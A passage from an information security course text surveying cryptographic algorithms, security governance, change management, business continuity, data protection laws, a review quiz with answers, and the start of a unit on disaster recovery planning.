Cryptography is the science of writing in secret code and is an ancient art; the first documented use of cryptography in writing dates back to circa 1900 B.C. when an Egyptian scribe used non-standard hieroglyphs in an inscription. Some experts argue that cryptography appeared spontaneously sometime after writing was invented, with applications ranging from diplomatic missives to war-time battle plans. It is no surprise, then, that new forms of cryptography came soon after the widespread development of computer communications. In data and telecommunications, cryptography is necessary when communicating over any untrusted medium, which includes just about any network, particularly the Internet.

Within the context of any application-to-application communication, there are some specific security requirements, including:

- **Authentication:** The process of proving one's identity. (The primary forms of host-to-host authentication on the Internet today are name-based or address-based, both of which are notoriously weak).
- **Privacy/confidentiality:** Ensuring that no one can read the message except the intended receiver.
- **Integrity:** Assuring the receiver that the received message has not been altered in any way from the original.
- **Non-repudiation:** A mechanism to prove that the sender really sent this message.

Cryptography, then, not only protects data from theft or alteration, but can also be used for user authentication. There are, in general, three types of cryptographic schemes typically used to accomplish these goals: secret key (or symmetric) cryptography, public-key (or asymmetric) cryptography, and hash functions, each of which is described below. In all cases, the initial unencrypted data is referred to as plaintext. It is encrypted into ciphertext, which will in turn (usually) be decrypted into usable plaintext. In many of the descriptions below, two communicating parties will be referred to as Alice and Bob; this is the common nomenclature in the crypto field and literature to make it easier to identify the communicating parties. If there is a third or fourth party to the communication, they will be referred to as Carol and Dave. Mallory is a malicious party, Eve is an eavesdropper, and Trent is a trusted third party.

2.13.2 TYPES OF CRYPTOGRAPHIC ALGORITHMS

The three types of algorithms that will be discussed are:

- Secret Key Cryptography (SKC)
- Public Key Cryptography (PKC)
- Hash Functions

2.13.2.1 Secret Key Cryptography

With secret key cryptography, a single key is used for both encryption and decryption. As shown in Figure 1A, the sender uses the key (or some set of rules) to encrypt the plaintext and sends the ciphertext to the receiver. The receiver applies the same key (or ruleset) to decrypt the message and recover the plaintext. Because a single key is used for both functions, secret key cryptography is also called symmetric encryption. With this form of cryptography, it is obvious that the key must be known to both the sender and the receiver; that, in fact, is the secret. The biggest difficulty with this approach, of course, is the distribution of the key. Secret key cryptography schemes are generally categorized as being either stream ciphers or block ciphers. Stream ciphers operate on a single bit (byte or computer word) at a time and implement some form of feedback mechanism so that the key is constantly changing. A block cipher is so-called because the scheme encrypts one block of data at a time using the same key on each block. In general, the same plaintext block will always encrypt to the same ciphertext when using the same key in a block cipher whereas the same plaintext will encrypt to different ciphertext in a stream cipher.

Secret key cryptography algorithms that are in use today include:

- ***Data Encryption Standard (DES)***: The most common SKC scheme used today, DES is a block-cipher employing a 56-bit key that operates on 64-bit blocks. DES has a complex set of rules and transformations that were designed specifically to yield fast hardware implementations and slow software implementations, although this latter point is becoming less significant today since the speed of computer processors is several orders of magnitude. Two important variants that strengthen DES are:
 - ***Triple-DES (3DES)***: A variant of DES that employs up to three 56-bit keys and makes three encryption/decryption passes over the block; 3DES is also described in FIPS 46-3 and is the recommended replacement to DES.
 - ***DESX***: A variant devised by Ron Rivest. By combining 64 additional key bits to the plaintext prior to encryption, effectively increases the keylength to 120 bits.
- ***Advanced Encryption Standard (AES)***: AES uses an SKC scheme called Rijndael, a block cipher designed by Belgian cryptographers Joan Daemen and Vincent Rijmen. The algorithm can use a variable block length and key length; the latest specification allowed any combination of keys lengths of 128, 192, or 256 bits and blocks of length 128, 192, or 256 bits.

- **CAST-128/256:** CAST-128, described in Request for Comments (RFC) 2144, is a DES-like substitution-permutation crypto algorithm, employing a 128-bit key operating on a 64-bit block. CAST-256 (RFC 2612) is an extension of CAST-128, using a 128-bit block size and a variable length (128, 160, 192, 224, or 256 bit) key. CAST is named for its developers, Carlisle Adams and Stafford Tavares and is available internationally.
- **International Data Encryption Algorithm (IDEA):** Secret-key cryptosystem written by Xuejia Lai and James Massey, in 1992 and patented by Ascom; a 64-bit SKC block cipher using a 128-bit key. Also available internationally.
- **Blowfish:** A symmetric 64-bit block cipher invented by Bruce Schneier; optimized for 32-bit processors with large data caches, it is significantly faster than DES on a Pentium/PowerPC-class machine. Key lengths can vary from 32 to 448 bits in length. Blowfish, available freely and intended as a substitute for DES or IDEA, is in use in a large number of products.
- **Twofish:** A 128-bit block cipher using 128-, 192-, or 256-bit keys. Designed to be highly secure and highly flexible, well-suited for large microprocessors, 8-bit smart card microprocessors, and dedicated hardware. Designed by a team led by Bruce Schneier and was one of the Round 2 algorithms in the AES process.
- **Camellia:** A secret-key, block-cipher crypto algorithm developed jointly by Nippon Telegraph and Telephone (NTT) Corp. and Mitsubishi Electric Corporation (MEC) in 2000. Camellia has some characteristics in common with AES: a 128-bit block size, support for 128-, 192-, and 256-bit key lengths, and suitability for both software and hardware implementations on common 32-bit processors as well as 8-bit processors (e.g., smart cards, cryptographic hardware, and embedded systems).
- **MISTY1:** Developed at Mitsubishi Electric Corp., a block cipher using a 128-bit key and 64-bit blocks, and a variable number of rounds. Designed for hardware and software implementations, and is resistant to differential and linear cryptanalysis.
- **Secure and Fast Encryption Routine (SAFER):** Secret-key crypto scheme designed for implementation in software. Versions have been defined for 40-, 64-, and 128-bit keys.
- **KASUMI:** A block cipher using a 128-bit key that is part of the Third-Generation Partnership Project (3gpp), formerly known as the Universal Mobile Telecommunications System (UMTS). KASUMI is the intended confidentiality and integrity algorithm for both message content and signaling data for emerging mobile communications systems.
- **SEED:** A block cipher using 128-bit blocks and 128-bit keys. Developed by the Korea Information Security Agency (KISA) and adopted as a national standard encryption algorithm in South Korea. Also described in RFC 4269.
- **ARIA:** A 128-bit block cipher employing 128-, 192-, and 256-bit keys. Developed by large group of researchers from academic institutions, research institutes, and federal agencies in South Korea in 2003, and subsequently named a national standard. Described in RFC 5794.

- **CLEFIA:** Described in RFC 6114, CLEFIA is a 128-bit block cipher employing key lengths of 128, 192, and 256 bits (which is compatible with AES). The CLEFIA algorithm was first published in 2007 by Sony Corporation. CLEFIA is one of the new-generation lightweight block-cipher algorithms designed after AES, offering high performance in software and hardware as well as a lightweight implementation in hardware.
- **SMS4:** SMS4 is a 128-bit block cipher using 128-bit keys and 32 rounds to process a block. Declassified in 2006, SMS4 is used in the Chinese National Standard for Wireless Local Area Network (LAN) Authentication and Privacy Infrastructure (WAPI). SMS4 had been a proposed cipher for the Institute of Electrical and Electronics Engineers (IEEE) 802.11i standard on security mechanisms for wireless LANs, but has yet to be accepted by the IEEE or International Organization for Standardization (ISO). SMS4 is described in SMS4 Encryption Algorithm for Wireless Networks (translated and typeset by Whitfield Diffie and George Ledin, 2008) or in the original Chinese.
- **Skipjack:** SKC scheme proposed for Capstone. Although the details of the algorithm were never made public, Skipjack was a block cipher using an 80-bit key and 32 iteration cycles per 64-bit block.
- **GSM (*Global System for Mobile Communications, originally GroupeSpécial Mobile*) encryption:** GSM mobile phone systems use several stream ciphers for over-the-air communication privacy. A5/1 was developed in 1987 for use in Europe and the U.S. A5/2, developed in 1989, is a weaker algorithm and intended for use outside of Europe and the U.S. Significant flaws were found in both ciphers after the "secret" specifications were leaked in 1994, however, and A5/2 has been withdrawn from use. The newest version, A5/3, employs the KASUMI block cipher. NOTE: Unfortunately, although A5/1 has been repeatedly "broken" (e.g., see "Secret code protecting cellphone calls set loose" [2009] and "Cellphone snooping now easier and cheaper than ever" [2011]), this encryption scheme remains in widespread use, even in 3G and 4G mobile phone networks. Use of this scheme is reportedly one of the reasons that the National Security Agency (NSA) can easily decode voice and data calls over mobile phone networks.
- **GPRS (*General Packet Radio Service*) encryption:** GSM mobile phone systems use GPRS for data applications, and GPRS uses a number of encryption methods, offering different levels of data protection. GEA/0 offers no encryption at all. GEA/1 and GEA/2 are proprietary stream ciphers, employing a 64-bit key and a 96-bit or 128-bit state, respectively. GEA/1 and GEA/2 are most widely used by network service providers today although both have been reportedly broken. GEA/3 is a 128-bit block cipher employing a 64-bit key that is used by some carriers; GEA/4 is a 128-bit clock cipher with a 128-bit key, but is not yet deployed.
- **KCIPHER-2:** KCIPHER-2 is a stream cipher with a 128-bit key and a 128-bit initialization vector. Using simple arithmetic operations, the algorithms offers fast encryption and

decryption by use of efficient implementations. KCipher-2 has been used for industrial applications, especially for mobile health monitoring and diagnostic services in Japan.

2.13.2.2 Public-Key Cryptography

Public-key cryptography has been said to be the most significant new development in cryptography in the last 300-400 years. Modern PKC was first described publicly by Stanford University professor Martin Hellman and graduate student Whitfield Diffie in 1976. Their paper described a two-key crypto system in which two parties could engage in a secure communication over a non-secure communications channel without having to share a secret key. Generic PKC employs two keys that are mathematically related although knowledge of one key does not allow someone to easily determine the other key. One key is used to encrypt the plaintext and the other key is used to decrypt the ciphertext. The important point here is that it does not matter which key is applied first, but that both keys are required for the process to work. Because a pair of keys are required, this approach is also called asymmetric cryptography. In PKC, one of the keys is designated the public key and may be advertised as widely as the owner wants. The other key is designated the private key and is never revealed to another party. It is straight forward to send messages under this scheme. Suppose Alice wants to send Bob a message. Alice encrypts some information using Bob's public key; Bob decrypts the ciphertext using his private key. This method could be also used to prove who sent a message; Alice, for example, could encrypt some plaintext with her private key; when Bob decrypts using Alice's public key, he knows that Alice sent the message and Alice cannot deny having sent the message (non-repudiation).

Public-key cryptography algorithms that are in use today for key exchange or digital signatures include:

- **RSA:** The first, and still most common, PKC implementation, named for the three MIT mathematicians who developed it — Ronald Rivest, Adi Shamir, and Leonard Adleman. RSA today is used in hundreds of software products and can be used for key exchange, digital signatures, or encryption of small blocks of data. RSA uses a variable size encryption block and a variable size key. The key-pair is derived from a very large number, n , that is the product of two prime numbers chosen according to special rules; these primes may be 100 or more digits in length each, yielding an n with roughly twice as many digits as the prime factors. The public key information includes n and a derivative of one of the factors of n ; an attacker cannot determine the prime factors of n (and, therefore, the private key) from this information alone and that is what makes the RSA algorithm so secure
- **Diffie-Hellman:** After the RSA algorithm was published, Diffie and Hellman came up with their own algorithm. D-H is used for secret-key key exchange only, and not for authentication or digital signatures.
- **Digital Signature Algorithm (DSA):** The algorithm specified in NIST's Digital Signature Standard (DSS), provides digital signature capability for the authentication of messages.
- **ElGamal:** Designed by TaherElgamal, a PKC system similar to Diffie-Hellman and used for key exchange.

- ***Elliptic Curve Cryptography (ECC)***: A PKC algorithm based upon elliptic curves. ECC can offer levels of security with small keys comparable to RSA and other PKC methods. It was designed for devices with limited compute power and/or memory, such as smartcards and PDAs.

2.13.2.3 Hash Functions

Hash functions, also called message digests and one-way encryption, are algorithms that, in some sense, use no key (Figure 1C). Instead, a fixed-length hash value is computed based upon the plaintext that makes it impossible for either the contents or length of the plaintext to be recovered. Hash algorithms are typically used to provide a digital fingerprint of a file's contents, often used to ensure that the file has not been altered by an intruder or virus. Hash functions are also commonly employed by many operating systems to encrypt passwords. Hash functions, then, provide a measure of the integrity of a file.

Hash algorithms that are in common use today include:

- ***Message Digest (MD) algorithms***: A series of byte-oriented algorithms that produce a 128-bit hash value from an arbitrary-length message.
 - MD2 (RFC 1319): Designed for systems with limited memory, such as smart cards.
 - MD4 (RFC 1320): Developed by Rivest, similar to MD2 but designed specifically for fast processing in software
 - MD5 (RFC 1321): Also developed by Rivest after potential weaknesses were reported in MD4; this scheme is similar to MD4 but is slower because more manipulation is made to the original data. MD5 has been implemented in a large number of products although several weaknesses in the algorithm were demonstrated by German cryptographer Hans Dobbertin in 1996.
- ***Secure Hash Algorithm (SHA)***: Algorithm for NIST's Secure Hash Standard (SHS).
 - SHA-1 produces a 160-bit hash value and was originally published as FIPS PUB 180-1 and RFC 3174.
 - SHA-2, originally described in FIPS PUB 180-2 and eventually replaced by FIPS PUB 180-3 and FIPS PUB 180-4),
 - SHA-3 is a proposed new SHS algorithm.
- ***RIPEND***: A series of message digests that initially came from the RIPE (RACE Integrity Primitives Evaluation) project
- ***HAVAL (HAsH of VArIable Length)***: Designed by Y. Zheng, J. Pieprzyk and J. Seberry, a hash algorithm with many levels of security. HAVAL can create hash values that are 128, 160, 192, 224, or 256 bits in length.
- ***Whirlpool***: A relatively new hash function, designed by V. Rijmen and P.S.L.M. Barreto. Whirlpool operates on messages less than 2256 bits in length, and produces a message digest of 512 bits. The design of this has function is very different than that of MD5 and SHA-1, making it immune to the same attacks as on those hashes (see below).

- **Tiger:** Designed by Ross Anderson and Eli Biham, Tiger is designed to be secure, run efficiently on 64-bit processors, and easily replace MD4, MD5, SHA and SHA-1 in other applications.

2.14 PROCESS

The terms reasonable and prudent person, due care and due diligence have been used in the fields of Finance, Securities, and Law for many years. In recent years these terms have found their way into the fields of computing and information security. U.S.A. Federal Sentencing Guidelines now make it possible to hold corporate officers liable for failing to exercise due care and due diligence in the management of their information systems. In the business world, stockholders, customers, business partners and governments have the expectation that corporate officers will run the business in accordance with accepted business practices and in compliance with laws and other regulatory requirements. This is often described as the "reasonable and prudent person" rule. A prudent person takes due care to ensure that everything necessary is done to operate the business by sound business principles and in a legal ethical manner. A prudent person is also diligent (mindful, attentive, and ongoing) in their due care of the business. In the field of Information Security, Harris offers the following definitions of due care and due diligence:

"**Due care** are steps that are taken to show that a company has taken responsibility for the activities that take place within the corporation and has taken the necessary steps to help protect the company, its resources, and employees." And, **Due diligence** are the "continual activities that make sure the protection mechanisms are continually maintained and operational". Attention should be made to two important points in these definitions. First, in due care, steps are taken to show - this means that the steps can be verified, measured, or even produce tangible artifacts. Second, in due diligence, there are continual activities - this means that people are actually doing things to monitor and maintain the protection mechanisms, and these activities are ongoing.

2.14.1 Security governance

The Software Engineering Institute at Carnegie Mellon University, in a publication titled "Governing for Enterprise Security (GES)", defines characteristics of effective security governance. These include:

- An enterprise-wide issue
- Leaders are accountable
- Viewed as a business requirement
- Risk-based
- Roles, responsibilities, and segregation of duties defined
- Addressed and enforced in policy
- Adequate resources committed
- Staff aware and trained
- A development life cycle requirement
- Planned, managed, measurable, and measured

- Reviewed and audited

1.14.2 Incident response plans

- Selecting team members
- Define roles, responsibilities and lines of authority
- Define a security incident
- Define a reportable incident
- Training
- Detection
- Classification
- Escalation
- Containment
- Eradication
- Documentation

1.14.3 Change management

Change management is a formal process for directing and controlling alterations to the information processing environment. This includes alterations to desktop computers, the network, servers and software. The objectives of change management are to reduce the risks posed by changes to the information processing environment and improve the stability and reliability of the processing environment as changes are made. It is not the objective of change management to prevent or hinder necessary changes from being implemented. Any change to the information processing environment introduces an element of risk. Even apparently simple changes can have unexpected effects. One of Management's many responsibilities is the management of risk. Change management is a tool for managing the risks introduced by changes to the information processing environment. Part of the change management process ensures that changes are not implemented at inopportune times when they may disrupt critical business processes or interfere with other changes being implemented. Not every change needs to be managed. Some kinds of changes are a part of the everyday routine of information processing and adhere to a predefined procedure, which reduces the overall level of risk to the processing environment. Creating a new user account or deploying a new desktop computer are examples of changes that do not generally require change management. However, relocating user file shares, or upgrading the Email server pose a much higher level of risk to the processing environment and are not a normal everyday activity. The critical first steps in change management are (a) defining change (and communicating that definition) and (b) defining the scope of the change system. Change management is usually overseen by a Change Review Board composed of representatives from key business areas, security, networking, systems administrators, Database administration, applications development, desktop support and the help desk. The tasks of the Change Review Board can be facilitated with the use of automated work flow application. The

responsibility of the Change Review Board is to ensure the organizations documented change management procedures are followed. The change management process is as follows:

- **Requested:** Anyone can request a change. The person making the change request may or may not be the same person that performs the analysis or implements the change. When a request for change is received, it may undergo a preliminary review to determine if the requested change is compatible with the organizations business model and practices, and to determine the amount of resources needed to implement the change.
- **Approved:** Management runs the business and controls the allocation of resources therefore, Management must approve requests for changes and assign a priority for every change. Management might choose to reject a change request if the change is not compatible with the business model, industry standards or best practices. Management might also choose to reject a change request if the change requires more resources than can be allocated for the change.
- **Planned:** Planning a change involves discovering the scope and impact of the proposed change; analyzing the complexity of the change; allocation of resources and, developing, testing and documenting both implementation and backout plans. Need to define the criteria on which a decision to back out will be made.
- **Tested:** Every change must be tested in a safe test environment, which closely reflects the actual production environment, before the change is applied to the production environment. The backout plan must also be tested.
- **Scheduled:** Part of the change review board's responsibility is to assist in the scheduling of changes by reviewing the proposed implementation date for potential conflicts with other scheduled changes or critical business activities.
- **Communicated:** Once a change has been scheduled it must be communicated. The communication is to give others the opportunity to remind the change review board about other changes or critical business activities that might have been overlooked when scheduling the change. The communication also serves to make the Help Desk and users aware that a change is about to occur. Another responsibility of the change review board is to ensure that scheduled changes have been properly communicated to those who will be affected by the change or otherwise have an interest in the change.
- **Implemented:** At the appointed date and time, the changes must be implemented. Part of the planning process was to develop an implementation plan, testing plan and, a back out plan. If the implementation of the change should fail or, the post implementation testing fails or, other "drop dead" criteria have been met, the back out plan should be implemented.
- **Documented:** All changes must be documented. The documentation includes the initial request for change, its approval, the priority assigned to it, the implementation, testing and back out plans, the results of the change review board critique, the date/time the change was implemented, who implemented it, and whether the change was implemented successfully, failed or postponed.

- **Post change review:** The change review board should hold a post implementation review of changes. It is particularly important to review failed and backed out changes. The review board should try to understand the problems that were encountered, and look for areas for improvement.

Change management procedures that are simple to follow and easy to use can greatly reduce the overall risks created when changes are made to the information processing environment. Good change management procedures improve the overall quality and success of changes as they are implemented. This is accomplished through planning, peer review, documentation and communication. ISO/IEC 20000, *The Visible OPS Handbook: Implementing ITIL in 4 Practical and Auditable Steps* (Full book summary), and Information Technology Infrastructure Library all provide valuable guidance on implementing an efficient and effective change management program information security.

2.15 BUSINESS CONTINUITY

Business continuity is the mechanism by which an organization continues to operate its critical business units, during planned or unplanned disruptions that affect normal business operations, by invoking planned and managed procedures. Not only is business continuity simply about the business, but it also an IT system and process. Today disasters or disruptions to business are a reality. Whether the disaster is natural or man-made, it affects normal life and so business. Therefore, planning is important. The planning is merely getting better prepared to face it, knowing fully well that the best plans may fail. Planning helps to reduce cost of recovery, operational overheads and most importantly sail through some smaller ones effortlessly. For businesses to create effective plans they need to focus upon the following key questions. Most of these are common knowledge, and anyone can do a BCP.

1. Should a disaster strike, what are the first few things that I should do? Should I call people to find if they are OK or call up the bank to figure out my money is safe? This is Emergency Response. Emergency Response services help take the first hit when the disaster strikes and if the disaster is serious enough the Emergency Response teams need to quickly get a Crisis Management team in place.
2. What parts of my business should I recover first? The one that brings me most money or the one where I spend the most, or the one that will ensure I shall be able to get sustained future growth? The identified sections are the critical business units. There is no magic bullet here, no one answer satisfies all. Businesses need to find answers that meet business requirements.
3. How soon should I target to recover my critical business units? In BCP technical jargon, this is called Recovery Time Objective, or RTO. This objective will define what costs the business will need to spend to recover from a disruption. For example, it is cheaper to recover a business in 1 day than in 1 hour.
4. What all do I need to recover the business? IT, machinery, records...food, water, people...So many aspects to dwell upon. The cost factor becomes clearer now...Business leaders need to drive business continuity. Hold on. My IT manager spent \$200000 last

month and created a DRP (Disaster Recovery Plan), whatever happened to that? a DRP is about continuing an IT system, and is one of the sections of a comprehensive Business Continuity Plan. Look below for more on this.

5. And where do I recover my business from... Will the business center give me space to work, or would it be flooded by many people queuing up for the same reasons that I am.
6. But once I do recover from the disaster and work in reduced production capacity since my main operational sites are unavailable, how long can this go on. How long can I do without my original sites, systems, people? This defines the amount of business resilience a business may have.
7. Now that I know how to recover my business. How do I make sure my plan works? Most BCP pundits would recommend testing the plan at least once a year, reviewing it for adequacy and rewriting or updating the plans either annually or when businesses change.

2.15.1 Disaster recovery planning

While a business continuity plan (BCP) takes a broad approach to dealing with organizational-wide effects of a disaster, a disaster recovery plan (DRP), which is a subset of the business continuity plan, is instead focused on taking the necessary steps to resume normal business operations as quickly as possible. A disaster recovery plan is executed immediately after the disaster occurs and details what steps are to be taken in order to recover critical information technology infrastructure. Disaster recovery planning includes establishing a planning group, performing risk assessment, establishing priorities, developing recovery strategies, preparing inventories and documentation of the plan, developing verification criteria and procedure, and lastly implementing the plan.

2.16 LAWS AND REGULATIONS

Below is a partial listing of European, United Kingdom, Canadian and US governmental laws and regulations that have, or will have, a significant effect on data processing and information security. Important industry sector regulations have also been included when they have a significant impact on information security.

- UK Data Protection Act 1998 makes new provisions for the regulation of the processing of information relating to individuals, including the obtaining, holding, use or disclosure of such information. The European Union Data Protection Directive (EUDPD) requires that all EU member must adopt national regulations to standardize the protection of data privacy for citizens throughout the EU.
- The Computer Misuse Act 1990 is an Act of the UK Parliament making computer crime (e.g. hacking) a criminal offence. The Act has become a model upon which several other countries including Canada and the Republic of Ireland have drawn inspiration when subsequently drafting their own information security laws.
- EU Data Retention laws requires Internet service providers and phone companies to keep data on every electronic message sent and phone call made for between six months and two years.

- The Family Educational Rights and Privacy Act (FERPA) (20 U.S.C. § 1232 g; 34 CFR Part 99) is a US Federal law that protects the privacy of student education records. The law applies to all schools that receive funds under an applicable program of the U.S. Department of Education. Generally, schools must have written permission from the parent or eligible student in order to release any information from a student's education record.
- Federal Financial Institutions Examination Council's (FFIEC) security guidelines for auditors specifies requirements for online banking security.
- Health Insurance Portability and Accountability Act (HIPAA) of 1996 requires the adoption of national standards for electronic health care transactions and national identifiers for providers, health insurance plans, and employers. And, it requires health care providers, insurance providers and employers to safeguard the security and privacy of health data.
- Gramm–Leach–Bliley Act of 1999 (GLBA), also known as the Financial Services Modernization Act of 1999, protects the privacy and security of private financial information that financial institutions collect, hold, and process.
- Sarbanes–Oxley Act of 2002 (SOX). Section 404 of the act requires publicly traded companies to assess the effectiveness of their internal controls for financial reporting in annual reports they submit at the end of each fiscal year. Chief information officers are responsible for the security, accuracy and the reliability of the systems that manage and report the financial data. The act also requires publicly traded companies to engage independent auditors who must attest to, and report on, the validity of their assessments.
- Payment Card Industry Data Security Standard (PCI DSS) establishes comprehensive requirements for enhancing payment account data security. It was developed by the founding payment brands of the PCI Security Standards Council, including American Express, Discover Financial Services, JCB, MasterCard Worldwide and Visa International, to help facilitate the broad adoption of consistent data security measures on a global basis. The PCI DSS is a multifaceted security standard that includes requirements for security management, policies, procedures, network architecture, software design and other critical protective measures.
- State security breach notification laws (California and many others) require businesses, nonprofits, and state institutions to notify consumers when unencrypted "personal information" may have been compromised, lost, or stolen.
- Personal Information Protection and Electronics Document Act (PIPEDA) – An Act to support and promote electronic commerce by protecting personal information that is collected, used or disclosed in certain circumstances, by providing for the use of electronic means to communicate or record information or transactions and by amending the Canada Evidence Act, the Statutory Instruments Act and the Statute Revision Act.
- Hellenic Authority for Communication Security and Privacy (ADAE) (Law 165/2011) - The Greek Law establishes and describes the minimum Information Security controls that

should be deployed by every company which provides electronic communication networks and/or services in Greece in order to protect customers' Confidentiality. These include both managerial and technical controls (i.e. log records should be stored for two years).

- Hellenic Authority for Communication Security and Privacy (ADAE) (Law 205/2013)- The latest Greek Law published by ADAE concentrates around the protection of the Integrity and Availability of the services and data offered by the Greek Telecommunication Companies. The new Law forces Telcos and associated companies to build, deploy and test appropriate Business Continuity Plans and redundant infrastructures.

2.17 SUMMARY

1. Information security is "Preservation of confidentiality, integrity and availability of information. Note: In addition, other properties, such as authenticity, accountability, non-repudiation and reliability can also be involved."
2. The CIA triad of confidentiality, integrity, and availability is at the heart of information security.
3. In information security, confidentiality "is the property, that information is not made available or disclosed to unauthorized individuals, entities, or processes".
4. Data integrity means maintaining and assuring the accuracy and completeness of data over its entire life-cycle. This means that data cannot be modified in an unauthorized or undetected manner.
5. For any information system to serve its purpose, the information must be available when it is needed. This means that the computing systems used to store and process the information, the security controls used to protect it, and the communication channels used to access it must be functioning correctly.
6. In law, non-repudiation implies one's intention to fulfill their obligations to a contract.
7. "Risk management is the process of identifying vulnerabilities and threats to the information resources used by an organization in achieving business objectives, and deciding what countermeasures, if any, to take in reducing risk to an acceptable level, based on the value of the information resource to the organization."
8. Selecting proper controls and implementing those will initially help an organization to bring down risk to acceptable levels. e.g. Administrative, Logical, Physical
9. Information security must protect information throughout the life span of the information, from the initial creation of the information on through to the final disposal of the information.
10. The type of information security classification labels selected and used will depend on the nature of the organization, with examples being:
 - In the business sector, labels such as: Public, Sensitive, Private, Confidential.

- In the government sector, labels such as: Unclassified, Unofficial, Protected, Confidential, Secret, Top Secret and their non-English equivalents.
 - In cross-sectoral formations, the Traffic Light Protocol, which consists of: White, Green, Amber, and Red
11. Access control is generally considered in three steps: Identification, Authentication, and Authorization.
 12. The non-discretionary approach consolidates all access control under a centralized administration. The access to information and other resources is usually based on the individuals function (role) in the organization or the tasks the individual must perform. The discretionary approach gives the creator or owner of the information resource the ability to control access to those resources. In the Mandatory access control approach, access is granted or denied basing upon the security classification assigned to the information resource.
 13. Cryptography is used in information security to protect information from unauthorized or accidental disclosure while the information is in transit (either electronically or physically) and while information is in storage.
 14. Information security process includes Security governance, Incidence response plans and change management

2.18 CHECK YOUR PROGRESS

A. Fill in the Blanks

1. In law,..... implies one's intention to fulfill their obligations to a contract.
2. The.....approach consolidates all access control under a centralized administration.
3. Cryptography is used in information security to protect information from or accidental disclosure while the information is in transit.
4.means maintaining and assuring the accuracy and completeness of data over its entire life-cycle.
5. Access control is generally considered in three steps. They are,and
6. In CIA triad, CIA stands for, and

B. Answer the following questions

1. Define Key concepts of Information Security.
2. What is Information Security?
3. Describe Risk Management process.
4. What is administrative control? How to achieve it?
5. Describe the onion model of defense in depth.
6. Why is Security Classification of information necessary?
7. Define different types of Access controls.

8. Define Cryptography.
9. Write steps included in Incident response plans.

2.19 ANSWERS TO CHECK YOUR PROGRESS

A.

1. Non-repudiation.
2. Non-discretionary
3. Unauthorized
4. Data integrity
5. Identification, Authentication, Authorization.
6. confidentiality, integrity, availability

UNIT III: DISASTER RECOVERY

3.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Know about disaster recovery plan (DRP)
- Know the benefits of DRP
- Understand the relationship of DRP with Business continuity plan
- Know, why DRP is important
- Know different types of Disasters
- Know different types of planning methodology
- Know DRP controversies

3.2 INTRODUCTION

Organizations cannot always avoid disasters, but with careful planning the effects of a disaster can be minimized. The objective of a disaster recovery plan is to minimize downtime and data loss. The primary objective is to protect the organization in the event that all or parts of its operations and/or computer services are rendered unusable. The plan minimizes the disruption of operations and ensures that some level of organizational stability and an orderly recovery after a disaster will prevail. Minimizing downtime and data loss is measured in terms of two concepts: the recovery time objective (RTO) and the recovery point objective (RPO). The recovery time objective is the time within which a business process must be restored, after a major incident (MI) has occurred, in order to avoid unacceptable consequences associated with a break in business continuity. The recovery point objective (RPO) is the age of files that must be recovered from backup storage for normal operations to resume if a computer, system, or network goes down as a result of a MI. The RPO is expressed backwards in time (that is, into the past) starting from the instant at which the MI occurs, and can be specified in seconds, minutes, hours, or days. The recovery point objective (RPO) is thus the maximum acceptable amount of data loss measured in time. It is the age of the files or data in backup storage required to resume normal operations after the MI.




Figure 13: A DR plan illustrating the chronology of the RPO and the RTO with respect to the MI

3.3 THE DEVELOPMENT OF DISASTER RECOVERY

Disaster recovery was developed in late 1970s because computer center managers started to recognize dependence of their organizations on their systems. Most systems at that time were

batch-oriented mainframes that could be down for some days before significant damage could be done to organization. As the knowledge sensibility of potential business disruption which should follow the IT-related disaster, disaster recovery industry was developed in order to provide Sun Information Systems to the backup computer centers becoming the first major US commercial hot site vendor in 1978. (Sun Information Systems became later Sungard Availability Services). During 1980s and 1990s, customer's knowledge sensibility and this industry grew rapidly through an advent of real-time processing and open systems that increased the dependence of different organizations on their IT systems. With the rapid growth during 1990s and 2000s of the Internet, organizations in different sizes became dependent on continuous availability of their IT systems. This increasing dependence on the IT systems, besides the increased knowledge sensibility from large-scale disasters like tsunami, flood, earthquake, and volcanic eruption, could spawn disaster recovery-related services and products, ranging from the high-availability solutions to the hot-site facilities. The rise of the cloud computing technology in 2010 continues that trend and nowadays, it even matters less where computing services are served physically, just too long as network itself is reliable sufficiently. Recovery as a Service (RaaS) is now one of the security features of the cloud computing as it's promoted by Cloud Security Alliance.

3.4.1 What is Disaster recovery Plan?

A disaster recovery plan (DRP) is a documented process or set of procedures to recover and protect a business IT infrastructure in the event of a disaster. Such a plan, ordinarily documented in written form, specifies procedures an organization is to follow in the event of a disaster. It is "a comprehensive statement of consistent actions to be taken before, during and after a disaster." The disaster could be natural, environmental or man-made. Man-made disasters could be intentional (for example, an act of a terrorist) or unintentional (that is, accidental, such as the breakage of a man-made dam). Given organizations' increasing dependency on information technology to run their operations, a disaster recovery plan, sometimes erroneously called a Continuity of Operations Plan (COOP), is increasingly associated with the recovery of information technology data, assets, and facilities.

3.4.2 Importance of Disaster Recovery Plan

As IT systems have become increasingly critical to the smooth operation of a company, and arguably the economy as a whole, the importance of ensuring the continued operation of those systems, and their rapid recovery, has increased. For example, of companies that had a major loss of business data, 43% never reopen and 29% close within two years. As a result, preparation for continuation or recovery of systems needs to be taken very seriously. This involves a significant investment of time and money with the aim of ensuring minimal losses in the event of a disruptive event.

3.4.3 Don't ignore it until it's too late!

Maybe software developers are naturally optimistic but in my experience they rarely consider system failure or disaster scenarios when designing software. Failures are varied and range from

the likely (local disk failure) to the rare (tsunami) and from low impact to fatal (where fatal may be the death of people or bankruptcy of a business).

Failure planning broadly fits into the following areas:

- Avoiding failure
- Failing safely
- Failure recovery
- Disaster Recovery

